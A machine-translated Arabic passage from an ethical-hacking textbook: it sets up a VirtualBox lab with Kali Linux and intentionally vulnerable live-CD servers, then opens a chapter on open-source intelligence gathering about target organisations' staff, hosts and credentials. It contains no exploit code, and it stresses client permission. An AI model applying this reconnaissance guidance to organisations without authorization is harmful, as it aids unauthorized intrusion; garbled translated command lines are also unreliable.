
3.اختر لينكس كنوع.

4.حدد (32 بت) Linux 2.6 / 3.x / 4.x كإصدار لهذه الآلة الافتراضية.

5.خصص 1024 ميجابايت من ذاكرة الوصول العشوائي (أو أكثر إذا كان لديك فائض منها).

6.انقر فوق زر الاختيار "عدم إضافة قرص صلب افتراضي"، لأن هذا الجهاز

سيتم تشغيلها من الأقراص المدمجة الحية فقط.



الشكل :3.11إعداد المختبر

ستحتاج الآن إلى ملف ISOأو ملف CDلإدخاله في هذه الآلة الافتراضية. يتوفر ملفان ISOيمكن تنزيلهما من .Hacker Houseالأول هو خادم بريد افتراضي مُقدّم كتجربة لدورة الاختراق العملي. أما الثاني فهو آلة افتراضية قمنا بتجميعها خصيصًا لهذا الكتاب، وتحتوي على خصائص خوادم مختلفة. سيتم التطرق إلى كليهما في فصول لاحقة. يمكن تنزيل مختبر خادم البريد من الرابط التالي:

www.hackerhousebook.com/hh-mailserver-v1-i386.hybrid.iso

يمكن تنزيل مختبر الكتب متعدد الأغراض من هذا الرابط:


www.hackerhousebook.com/hh-booklab-v1-i386.hybrid.iso

لستَ بحاجة لتشغيل كلا الخادمين في الوقت نفسه، فسنقوم باختراق أحدهما فقط في كل مرة. يمكنك استخدام نفس الجهاز الظاهري لتشغيل كليهما عند الضرورة، وذلك ببساطة عن طريق تبديل ملف ISOفي محرك الأقراص المضغوطة الظاهري للجهاز. صُممت هذه الأقراص المضغوطة "المباشرة" ليتم تشغيلها من القرص المضغوط نفسه، ولا يوجد خيار لتثبيتها.

كل شيء مُعدّ وجاهز للتشغيل بمجرد بدء التشغيل. إذا قمت بتشغيل جهازك الظاهري باستخدام

Machine Translated by Google

عند وجود خادم البريد في محرك الأقراص، يجب أن ترى قائمة تمهيد Hacker House، كما هو موضح في الشكل 3.12، متبوعة بشاشة تسجيل دخول أساسية، كما هو موضح في الشكل 3.13.
لستَ بحاجة لتسجيل الدخول هنا أو محاولة التفاعل مع هذه الآلة الافتراضية مباشرةً. بدلاً من ذلك، ستخترقها من جهاز كالي لينكس الخاص بك. ستبدأ باختراق خادم البريد في الفصل السادس، "البريد الإلكتروني".




الشكل :3.12قائمة تشغيل قرص التشغيل المباشر من Hands-on Hacking

من المعلومات التي تحتاجها من شاشة تسجيل الدخول عنوان IP، والذي يظهر أسفل عبارة "يمكن العثور على هذا المضيف على:". في الشكل 3.13، يبلغ هذا العنوان 192.168.56.4. وجود هذا العنوان ضمن النطاق 192.168.56.x يدل على أن الجهاز الظاهري قد تم تخصيص عنوان له (عبر بروتوكول DHCP) على شبكة المضيفين فقط التي قمتَ بتكوينها. إذا لم يظهر لك عنوان، فحاول الضغط على مفتاح الإدخال (Enter) عدة مرات بعد النقر داخل الجهاز الظاهري. إذا لم يظهر أي عنوان، أو كان العنوان الظاهر خارج النطاق 192.168.56.x (بافتراض أنك لم تُغيره سابقًا)، فعليك مراجعة الخطوات التي قمتَ بها حتى الآن. يحتاج هذا الجهاز الظاهري إلى عنوان IP لتتمكن من الوصول إليه من جهاز Kali Linux الظاهري.

عند استخدامك الماوس للنقر داخل جهاز افتراضي لأول مرة، سيُعلمك برنامج VirtualBox بمفتاح النظام المضيف المستخدم للخروج إلى نظام التشغيل المضيف. من المهم أن تُلاحظ هذا المفتاح، فقد يكون من المُحبط أن تُعلق داخل جهاز افتراضي. افتراضيًا، يكون مفتاح النظام المضيف هو مفتاح Ctrl الأيمن على لوحة المفاتيح.

يمكنك التبديل بسهولة بين مختبر خادم البريد ومختبر الكتب لدينا عن طريق إيقاف تشغيل الجهاز الظاهري [redacted] تشغيله بشكل كامل -ثم استبدال القرص المضغوط في محرك الأقراص الظاهري. احرص دائمًا على إيقاف تشغيل جهاز Kali Linux الظاهري كما لو كان جهازًا حقيقيًا، لأن مجرد إيقاف تشغيله قد يُتلف القرص الصلب الظاهري ويُفسد الملفات.

Machine Translated by Google



الشكل :3.13نافذة تسجيل الدخول إلى خادم البريد الإلكتروني في برنامج Hands-on Hacking

إضافات الضيوف

تذكر أنه في مصطلحات الآلات الافتراضية، يُعتبر جهازك الفعلي هو المضيف، بينما تُعتبر الآلات الافتراضية التي تعمل على هذا المضيف (مثل جهاز كالي لينكس والخادم المُعرّض للخطر) هي الضيوف. يوفر VirtualBoxإضافةً تُسمى Guest Additionsلتكملة آلاتك الافتراضية ، ويمكن تنزيلها أيضًا من موقع .VirtualBox.org

لتفعيل وضع ملء الشاشة على جهازك الظاهري ،Kali Linuxستحتاج إلى تثبيت إضافات الضيف. يمكنك القيام بذلك من خلال قائمة VirtualBoxأعلى نافذة .Kali Linuxانقر على قائمة الأجهزة، ثم اختر إدراج صورة قرص إضافات الضيف. سيؤدي هذا إلى إدراج قرص ظاهري تلقائيًا، والذي سيتم تثبيته على الأرجح في / .media/cdrom0تقوم بعض توزيعات لينكس أو أنظمة التشغيل بتثبيت إضافات الضيف تلقائيًا، ولكن قد لا يعمل هذا في .Kali Linuxتحقق من محتويات القرص الظاهري باستخدام الأمر cdrom0 /media/ lsأولاً؛ ستجد ملفًا باسم ،autorun.shوهو عبارة عن سكربت برمجي. يمكنك تشغيله باستخدام الأمر ،autorun.sh /media/cdrom0/ shإما كمستخدم الجذر أو باستخدام .sudoيمكنك بعد ذلك اتباع التعليمات لتثبيت إضافات الضيف. لا تقم بذلك إلا

Machine Translated by Google

الأجهزة الافتراضية للمختبر. قد تحتاج إلى إعادة تشغيل جهاز Kali Linuxالافتراضي لتفعيل وضع ملء الشاشة. يمكنك أيضًا العثور على أدوات مماثلة للتثبيت في .apt

اختبار بيئتك الافتراضية

لديك الآن جهازان افتراضيان يعملان ضمن VirtualBox، ويجب أن يكونا متصلين بنفس الشبكة الافتراضية (شبكة المضيف فقط). يُطلق على هذا الإعداد اسم بيئة افتراضية. قبل المتابعة، تأكد من قدرة الجهازين على التواصل مع بعضهما البعض عن طريق إجراء بعض الاختبارات الأساسية. داخل جهاز Kali Linux الافتراضي، افتح نافذة طرفية جديدة. إحدى طرق القيام بذلك هي الضغط على مفتاح Windows(أو مفتاح Commandفي أجهزة Apple(على لوحة المفاتيح، مما سيؤدي إلى ظهور شريط بحث. ابدأ بكتابة "terminal"، وستظهر أيقونة الطرفية. بعد تحديد هذه الأيقونة، اضغط على مفتاح Enterلبدء تشغيل البرنامج. بدلاً من ذلك، حرّك مؤشر الماوس إلى الجانب الأيسر من الشاشة لعرض قائمة أيقونات الأدوات الشائعة، ثم حدد أيقونة الطرفية.

ستقضي وقتًا طويلًا في سطر الأوامر من الآن فصاعدًا. يمكنك فتح علامات تبويب جديدة باستخدام Ctrl+Shift+Tعلى لوحة المفاتيح. أحيانًا، ستحتاج إلى ترك أمر أو برنامج قيد التشغيل في علامة تبويب واحدة، والقيام بشيء آخر في علامة تبويب أخرى لكي ينجح الهجوم. سنشير إلى ذلك عند الحاجة.

أول أمر يجب تجربته هو الأمر . pingسنحاول اختبار الاتصال بخادم البريد للتأكد من إمكانية الوصول إليه من جهازك الظاهري Kali Linux. ستحتاج إلى عنوان IPالخاص بخادم البريد للقيام بذلك. يمكنك إيجاده على شاشة تسجيل الدخول، كما هو موضح في الشكل 3.13(عنوان IPهو 192.168.56.4في هذا الشكل). هذا هو الاستخدام الوحيد لشاشة الجهاز الظاهري في المختبر؛ أي التحقق من عنوان IPالخاص به. قد يختلف عنوان IPلديك، ويعتمد ذلك على الإعدادات التي أدخلتها أثناء الإعداد. الأمر الكامل الذي يجب إدخاله هو ping <TargetIP>، حيث <TargetIP>هو عنوان IPالخاص بجهازك الظاهري المُعرّض للخطر. إذا كان من الممكن الوصول إلى خادم البريد، فسترى مخرجات مشابهة لما يلي:

```
PING 192.168.56.4 (192.168.56.4) 56(84)بايت من البيانات.
64بايت من 192.168.56.4: icmp_seq=1 ttl=128 time=0.617 ms
64بايت من 192.168.56.4: icmp_seq=2 ttl=128 time=0.880 ms
64بايت من 192.168.56.4: icmp_seq=3 ttl=128 time=0.760 ms
64بايت من 192.168.56.4: icmp_seq=4 ttl=128 time=0.752 ms
```

ترسل أداة اختبار الاتصال (ping)طلب صدى (ECHO_REQUEST)عبر بروتوكول رسائل التحكم في الإنترنت .(ICMP) يرسل الأمر pingحزم البيانات (المعروفة باسم ping)إلى العنوان المحدد. عندما يستقبل جهاز مضيف طلب ECHO_REQUEST، وكان مُعدًا لذلك، فإنه سيرد بحزمة ECHO_REPLY. يمكنك إلغاء تنفيذ أمر pingبالضغط على Ctrl+C. هناك طريقة بديلة لإرسال pingوهي استخدام الخيار c-، الذي يسمح لك بتحديد عدد طلبات pingالمراد إرسالها. بدون هذا الخيار، سيستمر تشغيل الأداة إلى أجل غير مسمى. عند اكتمال تنفيذ pingأو إلغائه، ستظهر لك بعض المخرجات الإضافية كما يلي:

Machine Translated by Google


```
^C
إحصائيات زمن الاستجابة (ping)للعنوان 192.168.56.4
تم إرسال 9حزم، واستلام 9حزم، ونسبة فقدان الحزم ،0%والمدة الزمنية 164مللي ثانية.
الحد الأدنى/المتوسط/الأقصى/الانحراف المعياري لزمن الاستجابة 0.617/0.733/0.880/0.076 =مللي ثانية
```

تشير المخرجات إلى أنه تم إرسال تسع حزم واستلام تسع حزم أخرى.
بما أن جهاز Kali Linuxالظاهري وجهاز البريد الظاهري يعملان على نفس الأجهزة المادية عبر شبكة افتراضية، فلا ينبغي أن تكون هناك أي مشكلات في الاتصال هنا.

إذا لم تتمكن من الحصول على استجابة من خادم البريد، فراجع الخطوات المذكورة حتى الآن وتأكد من صحة جميع الإعدادات. تذكر أنك تختبر الاتصال بخادم البريد من جهاز Kali Linuxالخاص بك، وأن كلا الجهازين الافتراضيين يجب أن يكونا متصلين بشبكة المضيف التي أنشأتها. إذا كنت مرتاحًا لكل ما تم شرحه حتى الآن، وتمكنت من اختبار الاتصال بجهازك الافتراضي المعرض للخطر من جهاز Kali Linuxالافتراضي، فأنت جاهز للمتابعة. بالنسبة للمبرمجين المتقدمين، يحتوي RFC 792على تفاصيل بروتوكول ICMPوكيفية استخدامه لاختبار الاتصال بالمضيفين.

إنشاء خوادم عرضة للاختراق

الآن وقد تعرفت على أساسيات استخدام الآلات الافتراضية مع VirtualBox، يمكنك تجربة إعداد آلات افتراضية لغرض اختراقها فقط. هذه طريقة شائعة بين المخترقين المبتدئين والمحترفين على حد سواء لاكتساب مهارات جديدة. ما عليك سوى تنزيل ملف ISOلنظام التشغيل الذي ترغب فيه وتثبيته على آلة افتراضية جديدة. لستَ مضطرًا لإنشاء أقراص تشغيل مباشرة، بل يمكنك تثبيتها كما فعلت مع Kali Linux. بعد ذلك، يمكنك تثبيت برامج محددة لفحصها من داخل الآلة الافتراضية، مثل برامج خوادم الويب أو خادم نظام أسماء النطاقات . (DNS)

يمكنك أيضًا العثور على أجهزة افتراضية أو مختبرات معرضة للاختراق موزعة على الإنترنت. يُعد خادم البريد الإلكتروني المعرض للاختراق التابع لـ House Hackerمثالًا واحدًا، ولكن هناك الكثير غيره، مثل تحديات "boot2root"على مواقع الويب مثل .VulnHub (www.vulnhub.com)

في الفصول القادمة، سنقدم لكم بعض الإرشادات الإضافية حول إعداد أجهزة افتراضية خاصة بكم لأغراض الاختبار والتدريب. بعد الانتهاء من قراءة هذا الكتاب، يُنصح بتثبيت نظام التشغيل ويندوز إكس بي وملاحظة المدة التي تستغرقها لاختراقه.

قم بتعطيل جدار الحماية الشخصي لنظام التشغيل Windows XPللوضع السهل، أو قم بتمكينه واستهدف متصفح الويب [redacted] تريد تحديًا أكثر صعوبة.

من الاستخدامات الرائعة الأخرى للأجهزة الافتراضية اختبار الثغرات الأمنية أو الأدوات التي تنوي تشغيلها على جهاز العميل في بيئة معزولة وآمنة، أو إصابة النظام ببرامج ضارة في بيئة معزولة لدراستها. يمكنك اختبار البرامج في بيئات افتراضية أولاً لمعرفة كيفية عملها قبل إطلاقها على النظام الفعلي.

Machine Translated by Google

الأنظمة الحقيقية. تجدر الإشارة إلى أن البرامج الضارة لا تتصرف جميعها بنفس الطريقة داخل الأجهزة الافتراضية كما تتصرف على الأجهزة الفعلية. لذا، فإن هذه الطريقة ليست مضمونة النتائج.

بصفتك مخترقًا، لا يجوز لك إطلاق برامج ضارة على أي نظام لا تملكه، بتاتًا. ففعل ذلك سيعرضك حتمًا للمساءلة [redacted] لتشغيل برنامج ضار على جهازك الشخصي، فتأكد من عدم قدرته على إصابة أنظمة أخرى. وهذا يعني أنه يجب قطع الاتصال بالجهاز بالإنترنت، أو بأي شبكة أخرى، كما يجب ألا يكون بإمكان أي برنامج (بما في ذلك البرنامج الضار نفسه) السماح للجهاز بالاتصال (عبر اتصال واي فاي، على سبيل المثال).

هناك ثغرات أمنية تُعرف باسم "الهروب من المشرف" أو "انفجارات السحابة" والتي يمكن أن تتسبب في تشغيل رمز البرنامج الذي يتم تنفيذه في جهاز افتراضي على جهاز الكمبيوتر المضيف الخاص بك.
نادرًا ما تُشاهد هذه المشاكل في بيئات التشغيل الحقيقية، وطالما أنك تُحدّث برنامج VirtualBox(أو أي برنامج إدارة أجهزة افتراضية آخر) باستمرار، فمن غير المرجح أن تُشكّل مصدر قلق. مع ذلك، توخَّ الحذر الشديد عند تشغيل برامج جديدة أو غير مفهومة جيدًا على هذه الأنظمة لأول مرة.

ملخص

بعد إتمام هذا الفصل، سيكون لديك نظام تشغيل مضيف يعمل عليه برنامج VirtualBox، ويحتوي على جهازين افتراضيين. أحدهما يعمل بنظام Kali Linux، والآخر لتشغيل خادم بريد إلكتروني مُعرّض للاختراق، بالإضافة إلى ملف التدريب العملي المُعدّ خصيصًا لهذا الكتاب. هذا كل ما تحتاجه لمحاولة تنفيذ التمارين الواردة في بقية الكتاب. في بعض الفصول، سنقدم إرشادات إضافية لإعداد جهازك الافتراضي الخاص المُعرّض للاختراق، لاستخدامه في اختراق برامج أو تقنيات محددة. سنستخدم أيضًا بعض الأدوات والتقنيات ضد أنظمة حقيقية، وسنوضح متى يكون ذلك ضروريًا.

لقد اطلعت على كيفية تشفير أجهزة التخزين، ولديك بعض الخيارات لاستكشافها عند التواصل مع الأشخاص باستخدام البريد الإلكتروني المشفر. ستجد هذا مفيدًا للغاية، بل وضروريًا، عندما تبدأ العمل مع العملاء أو جهة عملك أو برامج مكافآت اكتشاف الثغرات الأمنية.

من الآن فصاعدًا، يجب تنفيذ جميع الأوامر من خلال سطر الأوامر داخل جهاز Kali Linux الظاهري. في الفصل التالي، ستستخدم جهاز Kali Linux الظاهري ضد أنظمة محاكاة من العالم الحقيقي، لذا لن تحتاج إلى جهازك الظاهري المعرض للاختراق في الوقت الحالي. سنعود إلى الأجهزة الظاهرية المعرضة للاختراق في الفصل الخامس، "نظام أسماء النطاقات".

Machine Translated by Google

الفصل

4

المصادر المفتوحة
جمع المعلومات الاستخباراتية

من المؤكد أن المخترق الخبيث الذي يعتزم الوصول إلى شبكة حاسوبية تابعة لمنظمة ما، سيبدأ بدراسة متأنية؛ أي جمع معلومات عن تلك المنظمة وأنظمتها الحاسوبية. سيبحث عن الأفراد الذين يعملون في تلك المنظمة أو يرتبطون بها، ويجمع قوائم بأسماء النطاقات، وأسماء المضيفين، وعناوين IP، وعناوين المواقع الإلكترونية، وعناوين البريد الإلكتروني، وكلمات المرور المحتملة، كل ذلك دون إرسال أي حزمة بيانات إلى أي جهاز مرتبط بهدفه.

تخيل المخترق الخبيث كفرد متفانٍ ومجتهد ودقيق (أو مجموعة من هؤلاء الأفراد) وتخلص من أي صور أخرى مرتبطة بكلمة "مخترق".

تعتمد عملية جمع المعلومات الاستخباراتية، سواءً قمنا بها نحن أو هم، على معلومات عامة متاحة مجانًا لأي شخص يرغب بها ويعرف أين يبحث. هذه المعلومات غير محمية بأي شكل من الأشكال، ولا تتطلب أي تكلفة للحصول عليها. لهذا السبب، يمكن تسميتها بالمصدر المفتوح. بصفتك مختبر اختراق أو هاكر أخلاقي، يجب أن تكون على الأقل بنفس دقة الهاكر الخبيث وأن تُجري بحثك بدقة، وأن تُكوّن صورة شاملة عن هدفك -شركة عميلك وشبكته -قبل أن تبدأ فعليًا في أي عملية اختراق نشطة . قد لا يزور الهاكر الخبيث موقع هدفه الإلكتروني، لكنك ستفعل ذلك على الأرجح في بداية عملك. غالبًا ما تطلب الشركات تقييمًا للاستخبارات مفتوحة المصدر (OSINT)لأنها تحتاج إلى فهم ما قد يتعلمه فاعل خبيث، ينوي إحداث ضرر وتعطيل، من خلال نفس أنواع الأنشطة. من خلال إجراء هذا النوع من التقييم،

Machine Translated by Google

يمكن تحديد العديد من نقاط الضعف والمخاطر التي قد تبقى غير مكتشفة لولا ذلك. وكما سترى، فإن الثغرات الكبيرة في البنية التحتية الخارجية للمؤسسة (والتي غالباً ما يتسبب بها الموظفون أنفسهم) قد يتم التغاضي عنها بسهولة.

يجب على المختبر والعميل الاتفاق دائمًا على الأنظمة التي سيتم اختبارها ومواقعها بدقة. مع ذلك، يمكن تأكيد نطاق المهمة [redacted] جمع المعلومات الاستخباراتية مفتوحة المصدر ،(OSINT)لأنه قبل ذلك لن يتم اختبار أي من أنظمة العميل فعليًا.

هل يحتاج عميلك إلى مراجعة استخبارات المصادر المفتوحة ؟(OSINT)

ليس كل عميل سيرغب أو يحتاج إلى قيامك بأعمال الاستخبارات مفتوحة المصدر .(OSINT)عند العمل كهاكر أخلاقي، من المهم أن تتذكر منذ البداية أنك تقدم خدمة لعميل. يجب أن تقدم هذه الخدمة قيمة جيدة مقابل المال، من خلال توفير تحليل شامل ومفصل لأنظمة الكمبيوتر المتفق عليها ضمن نطاق المشروع. إذا لم يكن العميل بحاجة إلى الاختبارات الإضافية (والوقت) المرتبطة بالاستخبارات مفتوحة المصدر، فلا ينبغي تسويقها له بشكل مضلل. تتطلب معظم المشاريع مستوى معينًا من مراجعة الاستخبارات مفتوحة المصدر، ولكنها غالبًا لا تتطلب تحليلًا معمقًا لجميع منشورات الموظفين على وسائل التواصل الاجتماعي، على سبيل المثال، بل تقتصر على عدد محدود من الهجمات الشائعة، والتي سنتناولها في هذا الكتاب.

في عالم مثالي، قد يستعين عميلك بخدماتك لفترة أطول لتتمكن من محاكاة جهود مخترق خبيث، قد يقضي شهورًا في جمع المعلومات والتخطيط للهجوم. من المستبعد جدًا أن تدفع لك أي مؤسسة مقابل قضاء وقت طويل في البحث على الإنترنت عن معلومات تخصها.

يفترض هذا الفصل أن العميل (الذي سنشير إليه غالبًا باسم الهدف) قد طلب مراجعة أكثر شمولاً وتحديدًا صريحًا لمعلومات المصادر المفتوحة.

يُعدّ جمع المعلومات الاستخباراتية مفتوحة المصدر (OSINT)نشاطًا سلبيًا في الغالب، يهدف إلى تحديد الأهداف أو الأنظمة الصالحة، وأنواع البرامج وإصداراتها، أو الأشخاص ذوي الأهمية الذين يمكن الاستعانة بهم خلال المراحل اللاحقة من الاختبار. سنوضح لك لاحقًا كيفية فحص الأنظمة وإرسال حزم البيانات مباشرةً إلى الهدف، وهو ما يُعرف بالمرحلة النشطة من التقييم. في الوقت الحالي، ستجمع المعلومات فقط من مصادر البيانات العامة مثل نتائج محركات البحث.

إذا أجريت بحثًا باستخدام DuckDuckGoأو Bingأو ،Googleفأنت في الواقع لا ترسل أي بيانات إلى الشركة المستهدفة؛ أي أنك لا تحصل على معلومات من الشركة المستهدفة نفسها، ولا تُعلمها بأنك تبحث عن معلومات. باستخدام محرك البحث، فأنت ببساطة تستعلم من قاعدة بيانات تابعة لمنظمة خارجية أخرى عن معلومات حول الشركة المستهدفة.

إذا كنت تبحث باستخدام جوجل، فأنت بذلك تصل إلى أنظمة جوجل، وليس أنظمة عميلك. بالنسبة للمراقب العادي، تبدو هذه الزيارات غير ضارة، ومماثلة لـ

Machine Translated by Google

تُستخدم هذه المعلومات في عمليات البحث التي تُجرى في الأبحاث الأكاديمية أو الصحفية. مع ذلك، تذكر أنه كما هو الحال مع أي معلومات من مصدر خارجي، هناك دائمًا مشكلة تتعلق بالموثوقية -لا يمكنك الوثوق بشكل أعمى بالمعلومات التي تجدها، بل قد تكون بعض هذه البيانات مزيفة لتضليل المهاجمين أو لتنبيه الشركات عند وقوع مثل هذه الهجمات.

ما الذي تبحث عنه؟

يهدف جمع المعلومات من مصادر مفتوحة (OSINT)إلى الحصول على معلومات تُساعدك في تنفيذ هجوم للوصول إلى أنظمة الحاسوب دون إذن مالكها. بالطبع، يجب عليك الحصول على الإذن اللازم قبل الشروع في أي هجوم. إذا تمكنت من تحديد معلومات، مثل أسماء المستخدمين وكلمات المرور، فهذا ممتاز، ولكنك ستحتاج أيضًا إلى أماكن لإدخال هذه البيانات . تذكر، في هذه المرحلة، أنك لا تعرف شيئًا تقريبًا عن هدفك، لذا عليك البحث عن مواقع الويب وتطبيقاتها. عليك العثور على أجهزة (أو حواسيب) متصلة بالإنترنت ولها عنوان IPعام.

قد تجد معلومات تتعلق بأجهزة كمبيوتر غير عامة أو خوادم داخلية. وهذا مفيد للغاية، وسيساعدك في حال تمكنت من الوصول إلى موارد داخلية. ستبحث عن بوابة VPN، وخوادم البريد، وخوادم الويب، وخوادم قواعد البيانات، وأجهزة لينكس، وأجهزة يونكس، وأجهزة ويندوز، وأجهزة إنترنت الأشياء -أي شيء متصل بالإنترنت ويُعد جزءًا من شبكة الهدف.

تريد إنشاء قائمة بعناوين IPالمستهدفة، وأسماء المضيفين، وأسماء النطاقات . أثناء بحثك، لا تحصر نفسك في مصدر واحد للمعلومات. بل استخرج المحتوى من مواقع الشركة الإلكترونية وحسابات التواصل الاجتماعي الشخصية لموظفيها عبر محركات بحث متنوعة. ستجد أيضًا معلومات وافرة في قواعد البيانات العامة الأخرى، مثل قواعد بيانات مؤسسة الإنترنت للأسماء والأرقام المُخصصة (ICANN)والعديد من مسجلي أسماء النطاقات.

لا ينبغي أبدًا حصر نفسك بنوع واحد من قواعد البيانات أو المصادر. على سبيل المثال، ليس من الفعال حصر عمليات البحث على الإنترنت باستخدام جوجل فقط، لأن جوجل قد لا يخزن نفس المعلومات التي تخزنها محركات بحث أخرى مثل بايدو أو بينج. يمكن أن تكشف حسابات الأفراد على وسائل التواصل الاجتماعي ونشاطهم على الإنترنت (مثل المنشورات في المنتديات العامة أو السلع المعروضة للبيع في مواقع المزادات) عن معلومات مثل البرامج التي يفضلونها، والشهادات التي يحملونها، أو صور لفعاليات متعلقة بالشركات.

باختصار، ينبغي عليك عادةً البحث عن العناصر الرئيسية التالية
أو أنواع المعلومات:

- أسماء المستخدمين، وأسماء الملفات الشخصية، و/أو عناوين البريد الإلكتروني
- كلمات المرور (المفاتيح الخاصة، وأرقام التعريف الشخصية، وما إلى ذلك)

Machine Translated by Google

أسماء النطاقات

أسماء المضيفين

عناوين IP(الخارجية والداخلية)

أنواع البرامج وأنظمة التشغيل وأسمائها وإصداراتها

الوثائق الفنية، مثل أدلة المستخدم للأنظمة

في الواقع، ينبغي عليك البحث عن أي معلومة تتعلق بهدفك والتي قد تُمكّن مخترقًا خبيثًا من الوصول إلى أنظمة وبرامج الحاسوب العاملة لدى هدفك. مهمتك هي العثور على هذه المعلومات، ومعالجتها، وتقديم تقرير بالنتائج إلى عميلك في سياق أمني.

أين تجده؟

لقد تم ذكر أنواع الأماكن التي ستبحث فيها عن المعلومات الاستخباراتية بالفعل ، ولكن إليك قائمة مختصرة وغير شاملة لتلخيصها:

المواقع الشخصية؛ على سبيل المثال، المدونات

أكبر عدد ممكن من محركات البحث

وسائل التواصل الاجتماعي؛ على سبيل المثال، لينكد إن، فيسبوك، تويتر، وإنستغرام

حسابات شائعة أخرى، مثل GitHubوالمنتديات ومجموعات الأخبار، و

القوائم البريدية

قواعد البيانات العامة ،ICANN)مسجلو الشبكات اللاسلكية، مسجلو أسماء النطاقات، المكتبات، وأدلة الهاتف)

شبكات مشاركة الملفات من نظير إلى نظير (يمكن الوصول إليها باستخدام عميل BitTorrent)

من شبه المؤكد أنك ستزور موقع عميلك الإلكتروني (أو مواقعه) العامة أيضًا. من الناحية الفنية ، يقع هذا خارج نطاق الاستخبارات مفتوحة المصدر، لكن تخيل أن تشرح لعميلك أنك أغفلت مصدرًا قيّمًا كهذا للمعلومات. في حين أن المخترق الخبيث قد يتجنب ذلك للبقاء متخفيًا لأطول فترة ممكنة، فلا داعي للقلق حيال ذلك.

لن نُريك كيفية العثور على المعلومات في كل مكان من الأماكن المذكورة حتى الآن. ما سنفعله هو استعراض بعض الأدوات والتقنيات للعثور على المعلومات وحصرها، والتي يمكنك تطبيقها في سياقات متنوعة. سنقدم لك الآن عددًا من الأدوات والتطبيقات التي يمكن أن تساعدك في هذه العملية.

Machine Translated by Google

أدوات الاستخبارات مفتوحة المصدر

الأدوات التالية شائعة في معظم مجموعات أدوات الاستخبارات مفتوحة المصدر (OSINT)الخاصة بالمخترقين. سنتناولها جميعًا باستثناء الأدوات المتعلقة بنظام أسماء النطاقات ،(DNS)والتي سنتناولها في الفصل التالي:

- محركات البحث (مثل جوجل)
- Goog-mail.py
